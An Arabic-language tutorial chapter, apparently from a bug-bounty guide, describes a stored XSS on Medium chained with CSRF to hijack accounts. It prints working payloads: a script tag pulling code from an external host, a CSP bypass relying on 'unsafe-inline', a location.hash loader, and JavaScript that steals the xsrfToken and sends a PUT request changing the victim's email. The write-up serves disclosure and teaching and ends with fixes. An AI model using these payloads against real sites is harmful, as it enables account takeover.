- وبعد الدخول للصفحة تم تنفيذ الباي لود كالتالي :



# ثغرة ال CSRF (تكميله...)

- تم تنفيذ الباي لود بنجاح لكن نريد ان نعمل إستغلال أقوى وأكثر خطورة عن طريق XSS
- بعد البحث وجدت ان الإيميل يتغير بدون باسورد لذلك اذا سرقنا Token يمكننا القيام بطلب CSRF وتغيير الإيميل لـإيميل المهاجم بدون ان يعرف الضحية .
- مشاكل واجهتني
- الطول الخاص بالموضوع محدود وحتى اذا وضعت إسم موضوع طويل لن يتم إظهار إلا بعضه .
- طلب تغيير الإيميل ي عمل على PUT وحسب وثيقة نفس المصدر لا يمكن ان نقوم بطلب من خارج الصفحة حتى لو كان token صحيحاً .
- وجود CSP شبه قوي على المصادر الخارجية سنشرحه الأن .

## ثغرة ال CSRF (نكمله...)

- بعد ذلك لو كنت تملك ثغرة XSS وكان مكان الحقن يسمح بطول معين لذلك ستقوم بإستدعاء ملف JSON خارج الموقع وكانتي :

```
href="https://plus.google.com/103654360130207659246">><link rel="author"
href="https://medium.com/@abdullah.test1"><meta name="author"
content="abdullah.test1"><meta property="og:type" content="article"><meta
name="twitter:card" content="summary"><meta property="article:publisher"
content="https://www.facebook.com/medium"><meta property="article:author"
content="https://medium.com/@abdullah.test1"><meta
property="fb:smart_publish:robots" content="noauto"><meta
property="article:published_time" content="2016-06-18T08:10:42.644Z"><meta
name="twitter:label1" value="Reading time"><meta name="twitter:data1" value="1
min"><script
type="application/ld+json">{@context : "http://schema.org", @type : "BlogPosting"
, "image" : [] , "datePublished" : "2016-06-18T08:10:42.644Z" , "dateModified" : "2016-06
-18T08:29:50.191Z" , "headline" : ""}<script
src=http://xxe-me.esy.es/xss.js></script><img src=x
onerror=myFunction();>, "name" : "><script
src=http://xxe-me.esy.es/xss.js></script><img src=x
onerror=myFunction();>, "author" : {"@type" : "Person" , "name" : "abdullah.test1" , "url"
: "https://medium.com/@abdullah.test1"}</script><meta
name="twitter:app:name:iphone" content="Medium"><meta
name="twitter:app:id:iphone" content="828256236"><meta
name="twitter:app:url:iphone" content="medium://p/6c98f1e159ca"><meta
property="al:ios:app_name" content="Medium"><meta
property="al:ios:app_store_id" content="828256236"><meta
property="al:android:package" content="com.medium.reader"><meta
property="al:android:app_name" content="Medium"><meta property="al:ios:url"
content="medium://p/6c98f1e159ca"><meta property="al:android:url"
content="medium://p/6c98f1e159ca"><meta property="al:web:url"
content="https://medium.com/@abdullah.test1/script-src-goo-gl-9li8mf-script-img
-onerror-myfunction-src-x-6c98f1e159ca"><link rel="alternate"
href="android-app://com.medium.reader/https://medium.com/p/6c98f1e159ca" /><meta
-----"-----"-----"-----"-----"-----"-----"-----"-----"
```

# ثغرة ال CSRF (تكميله...)

- في الصورة قد غيرت إسم الموضوع الى حن من ملف JS من خارج السيرفر . ويحتوي على alert(1337) لو لأن سغلنا الموقع يجب أيضاً أن يظهر صندوق نص يحتوي على 1337 . لكن لو شغلت الصفحة الأن لن يعمل الباي لود !؟ لماذا ؟!؟ . بسبب وجود CSP تمنع تشغيل ملفات JS من خارج الموقع .
- ما هي CSP ؟
- CSP هي مختصر ل Content Security Policy و معناها وثيقة أمن المحتوى ووظيفتها تحديد إرشادات للمتصفح بكيفية تشغيل المحتوى ومصدره مع الخطوط او الصور او السكريبتات . في أكثر الحالات حتى لو وجدت XSS لن تستطيع تشغيلها ما لم تتخذه CSP الأمر في بعض الأحيان صعب لكن في هذه المرة كان سهلاً على تخطيها لوجود خطأ في اعدادها . بحيث الكود الأول تم تشغيله في نفس الصفحة لكن حين نستدعي سكريبت من خارج السيرفر سوف يقوم بالرفض . لذلك فالحقن في الصفحة غير محمي ب nonce وهو رقم او عبارة عشوائية تحدد ما يجب تشغيله في الصفحة في موقع medium لم يتم تحديد nonce فيمكن تشغيل أي سكريبت في الصفحة .
- وهذا خطأ شائع قد تم ذكره في مؤتمر hack in the box بواسطة اثنين من مهندسين جوجل الآمنين .
- ومن السلايدات هذا السلايد الذي يتكلم عن السبب في حصول تخطي .

# ثغرة ال CSRF (تكمله...)

## COMMON MISTAKES [1/4]

Trivial mistakes

'unsafe-inline' in script-src (and no nonce)

```
script-src 'self' 'unsafe-inline';  
object-src 'none';
```

Same for default-src, if  
there's no script-src  
directive.

Bypass

>'><script>alert(1337)</script>

# ثغرة ال CSRF (تكمله...)

- وكانت CSP الخاصة بموقع Medium في الصورة

The screenshot shows a network traffic capture between a client and a server. On the left, the 'Request' pane displays a GET request to `/@abdullah.test1/script-src-goo-g1-9li8mf-script-img-onerror-myfunction-src-x-6c98file159ca`. The 'Headers' tab of the request pane shows a User-Agent header for Mozilla/5.0 (Windows NT 6.2; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0. The 'Response' pane shows the server's response with a status of 200 OK. The 'Headers' tab of the response pane includes a Content-Security-Policy header with the following directive:

```
Content-Security-Policy: default-src 'self'; connect-src https://localhost https://*.instapaper.com https://*.stripe.com https://getpocket.com https://medium.com:443 https://*.medium.com:443 https://*.medium.com https://medium.com https://*.medium.com https://*.algolia.net https://cdn-static-1.medium.com https://dnqgz54uhbo8.cloudfront.net 'self'; font-src data: https://*.amazonaws.com https://*.medium.com https://*.gstatic.com https://dnqgz54uhbo8.cloudfront.net https://use.typekit.net https://cdn-static-1.medium.com 'self'; frame-src chromenull: https: webviewprogressproxy: medium: 'self'; img-src blob: data: https: 'self'; media-src https://*.cdn.vine.co https://dlfcbxp97j4nb2.cloudfront.net https://d262ilb51hltx0.cloudfront.net https://medium2.global.ssl.fastly.net https://*.medium.com https://gomiro.medium.com https://miro.medium.com https://pbs.twimg.com 'self'; object-src 'self'; script-src 'unsafe-eval' 'unsafe-inline' about: https: 'self'; style-src 'unsafe-inline' data: https: 'self'; report-uri https://csp.medium.com
```

The 'Content-Type' header is set to text/html; charset=utf-8. Other headers include X-Frame-Options: sameorigin, X-Content-Type-Options: nosniff, X-XSS-Protection: 1; mode=block, X-UA-Compatible: IE=edge, Chrome=1, X-Powered-By: Kale, X-Obvious-Tid: 1466240020147:8db14ba4b6ce, X-Obvious-Info: 22313-c63ddcc,e433b49, Link: <<https://medium.com/humans.txt>>; rel="humans", Cache-Control: no-cache, no-store, max-age=0, must-revalidate, Expires: Thu, 09 Sep 1999 09:09:09 GMT, Pragma: no-cache.

# ثغرة ال CSRF (تكمله...)

- التخطي تم عن طريق وجود ال header باللون الاصفر لاحظوا انه تم استخدام unsafe- nonce والتي تسمح لجافا سكريبت بالعمل في نفس الصفحة لو كان تم استخدام لكان من الصعب جداً وليس المستحيل جعل الاستغلال ي عمل .

## • تجميع الافكار

- بعد ان جمعت المعطيات الان لنبدأ بعمل الاستغلال الصحيح وكل فكرة سنقوم بطرح المعطيات وحلها كما يأتي :

الحل	المعطيات
ال스크ريبت يجب ان يكون كله في الصفحة	وجود CSP لا يمكن استدعاء سكريبت خارجي
يجب ان يتم الطلب من داخل الموقع نفسه	وجود SOP تمنع تغيير الايميل من طلب خارجي
تنفيذ سكريبت قصير يستدعي سكريبت طويل من احدى خواص الصفحة	طول الاستغلال محدود وقصير لا يمكن استعماله
تجربة الاستغلال محلياً تم تنفيذه على الموقع	متناكل في كتابة الاستغلال على الموقع

# ثغرة ال CSRF (تكميله...)

- كتابة الاستغلال
- بعد ان قمنا بجمع المعلومات الان سنستعمل الجافا سكريبت لكتابة الإستغلال كاملاً
- اولاًً : يجب ان نقوم بسرقة ال Token لعمل طلب CSRF لتغيير الايميل
- ال Token موجود في الصفحة باسم xsrfToken في احدى وسوم السكريبات .

## ثغرة ال CSRF (تكمله...)

eam\_on\_android":true,"enable\_post\_recommend\_threshold\_in\_stream":true,"enable\_response\_recommend\_threshold\_in\_stream":true,"pos\_recommend\_threshold":2,"google\_sign\_in\_android":true,"enable\_pile\_on\_activity":true,"enable\_onboarding":true,"enable\_activity\_tps://cdn-images-1.medium.com","ios\_custom\_miro\_url":"https://cdn-images-1.medium.com","enable\_friends\_recommends\_plugin":true,"enable\_most\_recommended\_response":true,"no\_push\_notification\_for\_respo\_rue,"receive\_recommend\_pushes":true,"receive\_response\_pushes":true,"receive\_highlight\_pushes":true,"enable\_ios\_badge":true,"enab\_gement\_notification\_duration":3,"enable\_oauth\_api":true,"enable\_oauth\_token\_self\_issuance":true,"enable\_oauth\_app\_creation":true,"use\_new\_push\_notification\_logic":true,"enable\_send\_ios\_pushes\_using\_channel\_ids":true,"enable\_user\_social\_count\_healing":true,tat\_total":true,"enable\_responses\_stream":true,"enable\_follow\_lists\_from\_dynamo":true,"track\_with\_social\_id":true,"enable\_relai\_bundles\_strategy\_tag\_based":true,"enable\_hopper\_for\_tag\_based\_post\_bundles":true,"enable\_post\_bundles\_strategy\_author\_based":true,ollection\_based":true,"show\_author\_writes\_about":true,"enable\_profile\_stream\_web":true,"top\_stories\_experiment\_source":"topSto\_, "add\_top\_stories\_in\_new\_home\_feed":true,"ranked\_home\_feed\_time\_decay\_grace\_period\_in\_hour":168,"ranked\_home\_feed\_time\_decay\_ho\_time\_decay\_max\_units":10,"receive\_post\_added\_to\_front\_page\_activity":true,"enable\_interest\_graph\_provider":true,"enable\_post\_,"enable\_post\_feed\_from\_followed\_tags\_write":true,"can\_enter\_payment\_details":"live","enable\_adsnative\_integration":true,"enab\_able\_web\_catalog\_homepage":true,"enable\_web\_catalog\_homepage\_ts\_nav":true,"enable\_welcome\_onboarding\_email":true,"browsable\_st:user\_in\_interest\_graph\_rank\_posts":true,"ios\_small\_post\_preview\_truncation\_length":5.5,"ios\_large\_post\_preview\_truncation\_leng\_ers":true,"allow\_full\_rss\_feed\_for\_publications":true,"enable\_onboarding\_after\_actions":true,"enable\_seen\_bloom\_filter":true,"enable\_rerank\_under\_the\_fold":true,"enable\_ranked\_feed\_survey\_promo":true,"enable\_ios\_textshots":true,"enable\_textshots\_v2":true,"enable\_dark\_sign\_in\_modals":true,"enable\_promoted\_story\_above\_post\_footer":true,"enable\_ios\_personalization\_promo":true,"enab\_ustom\_domain\_profiles":true,"enable\_customize\_slug":true,"enable\_collection\_post\_nav\_item":true,"enable\_web\_bio\_lockups":true,'ion\_post":true,"enable\_rainbow\_logo":true}),"xsrfToken":"H2uv9jqWJvnqOOpF","iosAppId":"828256236","supportEmail":"yourfriends@me\_Medium","fp":{"/img/apple-touch-icon-ipad-retina.png":"https://cdn-static-1.medium.com/\_/fp/img/apple-touch-icon-ipad-retina.A\_/\_img/apple-touch-icon-iphone-retina.png":"https://cdn-static-1.medium.com/\_/fp/img/apple-touch-icon-iphone-retina.c211N\_zSkSXP(icon-ipad.png":"https://cdn-static-1.medium.com/\_/fp/img/apple-touch-icon-ipad.LStr\_8Uf-3hSd7eDjow\_8g.png","/img/apple-touch-i\_1.medium.com/\_/fp/img/apple-touch-icon.JWwtHOsKxVkBzor3FSccjw.png","/img/default-avatar.png":"https://cdn-static-1.medium.com/\_u45r44go\_cf0g.png","/img/default-preview-image.png":"https://cdn-static-1.medium.com/\_/fp/img/default-preview-image.IsBK38jFAJlpreview-image-v2.png":"https://cdn-static-1.medium.com/\_/fp/img/default-preview-image-v2.MXL-j6S8fTEd8UFP\_foEEw.png","/img/ema://cdn-static-1.medium.com/\_/fp/img/email/app\_store\_badge@2x.8bDQGNMm-Xs7Hz6WA2XquQ.png","/img/email/app-devices@2x.png":"https/\_email/app-devices@2x.6hgpI423F62SKyT8Lo6dzA.png","/img/email/check1.png":"https://cdn-static-1.medium.com/\_/fp/img/email/checl/\_img/email/check2.png":"https://cdn-static-1.medium.com/\_/fp/img/email/check2.GL1NusQmn1hw09WDN-gE1w.png","/img/email/check3.p\_1.medium.com/\_/fp/img/email/check3.7VxOUVMXAvbHRRnzMrJ\_5A.png","/img/email/email-logo.png":"https://cdn-static-1.medium.com/\_/logo.x91rxFZYzIT9OJ5-ySD30A.png","/img/email/email-wordmark.png":"https://cdn-static-1.medium.com/\_/fp/img/email/email-wordmar


# ثغرة ال CSRF (تكميله...)

- لذلك سنقوم بعمل دالة تبحث عن ال Token وترجعه برسالة alert لتأكد من العمل قمت ببرمجة الدالة وكالاتي :

```
1 <html>
2 <head>
3 <script>
4 function myFunction() {
5 var str = document.body.innerHTML;
6 var n = str.lastIndexOf('xsrfToken');
7 var result = str.substring(n + 12);
8 if(result.length > 16){ result = result.substring(0,16);
9 alert('Your token is ' + result);
10 }
11 }
12 </script>
13 </head>
14 <body>
15 xsrfToken": "HZuv9jqWJvnqO0pF"
16 <img src='x' onerror='myFunction()'>
17 </body>
18 </html>
```

# ثغرة ال CSRF (تكميله...)

- هذا السكريبت في ملف html عادي لنجرب اذا كان الكود سيتم تنفيذه لكن سنشرح بعض خصائصه سهل الفهم على من يعرف لغة JS حين يتم تنفيذ الكود عن طريق وسم IMG في ONERROR سوف يقوم السكريبت بالبحث في نص الصفحة الحالية على الكلمة xsrfToken ويقوم بقراءة ما بعد هذه الكلمة بـ 12 مرتبة حسب طول الكلمة والفوارز (حتى يتم إظهار ال Token فقط) الى نهاية الصفحة ومن ثم يحسب طول ال Token الذي هو 16 فيقوم باظهار 16 حرفاً فقط واهمالباقي . وبعد تشغيله نحصل على :



# ثغرة ال CSRF (تكميله...)

- الإستغلال الأولى يعمل بشكل صحيح لأن لنجربه في الموقع . هذا الكود طويل سوف نقوم بعمل قراءة لهاش الصفحة وتحميله عليه .
- لنقم بتسيمة الموضوع بالبأي لود الأتي ليقوم بقراءة هاش الصفحة ثم تنفيذ الكود الطويل

```
1 <script>document.write(decodeURIComponent(window.location.hash));</script>
```

- سوف يقوم document.write بعمل كتابة للكود الجديد في الصفحة الحالية ثم يقوم بتعديل المحتوى من ال encode الخاص بالرابط عن طريق window.location.hash وهذا هو هجوم decodeURIComponent لقراءة DOM based XSS قد شرحناه سابقاً في فصل سابق . يمكنك الاطلاع عليه .

# ثغرة ال CSRF (تكميله...)

The screenshot shows a post on Medium.com with the following content:

```
x""><script>document.write(decodeURIComponent(window.location.hash));</script><img src=x onerror=myFunction()>
```

just saying

Below the post, there are social sharing icons (heart, comment, etc.) and a "Responses" section.


# ثغرة ال CSRF (تكمله...)

- سبقى هذا السكريبت مخزن في قواعد البيانات لذلك سيكون stored XSS يقوم بقراءة الرابط في كل مرة بدون الحاجة الى تجديده . الأن نقوم بتحميل السكريبت على هاش الصفحة بعد # الرابط كالاتي:

```
1 https://medium.com/@abdullah.test1/script-src-goo-gl-9li8mf-script-img-onerror-myfunction-src-x-6c98f1e159ca<script>function myFunction(){var str = document.body.innerHTML;var n = str.lastIndexOf('xsrfToken');var result = str.substring(n + 12);if(result.length > 16) {result = result.substring(0,16); alert(result); }</script><img src=x onerror="myFunction()">X
```

# ثغرة ال CSRF (تكمله...)

- بعد الدخول على الرابط سيتم اظهار ال Token




# ثغرة ال CSRF (تكميله...)

- ثانياً : الان نقوم بعمل السكريبت الذي سيقوم بارسال طلب تغير الايميل مع استخدام ال Token الذي وجده في الصفحة

```
1 <script> function myFunction() {
2   var str = document.body.innerHTML;
3   var n = str.lastIndexOf('xsrfToken');
4   var result = str.substring(n - 12);
5   if(result.length > 16) {result = result.substring(0,16); alert('Your token is ' + res
6   var xhr = new XMLHttpRequest();
7   xhr.open('PUT', 'https://medium.com/me/email');
8   xhr.setRequestHeader('Content-Type', 'application/json');
9   xhr.setRequestHeader('X-XSRF-Token', result);
10  xhr.onload = function() {
11    if (xhr.status === 200) {
12      alert('ok');
13    } } ;
14  xhr.send(JSON.stringify({"email":"abdullah.test1@gmail.com"}));
15 } </script>
16 <img onerror="myFunction()" src=x>
```

# ثغرة ال CSRF (تكميله...)

- الآن سيقوم هذا السكريبت بعمل طلب PUT لتغيير الايميل الى abdullah.test1@gmail.com نقوم بوضع السكريبت في الهاش بعد الضغط على الرابط سنفتح المتصفح لنرى اذا تم ارسال الطلب بعد الضغط على الرابط



# ثغرة ال CSRF (تكمله...)

- بالفعل تم إرسال طلب الى me/email لتغيير الايميل وتم الحصول على 200 ok ومعناه أن التغيير قد تم . لذهب لنرى الايميل



• تم الحصول على رسالة التغيير بمجرد الدخول وعمل نسيت كلمة المرور سوف نحصل على الحساب بالكامل .

# ثغرة ال CSRF (تكمله...)

- الاستئاج
- استعمال nonce في CSP مهم جداً .
- يجب وضع تاكيد باسورد على تغيير الايميل لتجنب CSRF

# الخلاصة

- حتى لو كان قبلك الف مخترق محترف ممكן بمجرد ان تفك خارج الصندوق او تجرب اشياء "منطقية" سوف تجد الثغرة التي لم يجدها من هو افضل منك . بالإضافة الى انه يجب الانتباه الى كل طلب يتم ارساله واستقباله وتحليله **منطقياً ثم تقنياً**.
- ويجب ان تعمل باحتراف ولا تغضب في حال سوء فهم او عدم قبول ثغرتك فالقرار الاخير يعود للفريق وبما ان فريق تويترا محترف تعامل مع المشكلة باحترافية وشفافية كاملة.

تم بحمد الله انتهاء الفصل الرابع